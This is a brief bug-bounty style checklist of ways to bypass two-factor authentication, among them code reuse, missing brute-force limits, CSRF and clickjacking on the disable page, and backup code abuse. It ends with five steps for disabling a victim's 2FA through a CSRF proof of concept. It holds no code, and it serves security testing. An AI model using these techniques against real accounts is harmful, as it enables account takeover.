- JS File Analysis: Rare but some JS Files may contain info about the 2FA Code worth giving a shot.
- 2FA Code Reusability : same Code can be reused
- Lack of Brute-Force Protection Possible to brute-force any length 2FA Code
- Missing 2FA Code integrity Validation Code for any user acc can be used to bypass the 2FA
- CSRF ON 2FA Disabling: No CSRF Protection on disabling 2FA also there is no auth conformation
- Password Reset Disable : 2FA gets disabled on password change /email change.
- Backup Code Abuse : bypassing 2FA by abusing the backup code feature , use a previous mentioned techniques to bypass Backup code to remove /reset 2FA restrictions.
- Clickjacking on 2FA Disabling page :framing the 2FA Disabling page and social engineering victim to disable the 2FA.
- Enabling 2FA doesn`t expire Previously active Sessions if the session is already hijacked and there is a session timeout vuln.

2FA Bypass via CSRF:

1- Create two account attacker@test.com & vicitm@test.com
2- Login as Attacker and capture the 2FA disable request
3- Create or generate a CSRF PoC & save as .html
4- Now login with victim account and execute CSRF PoC
5- 2FA disabled successfully & attacker able to bypass the 2FA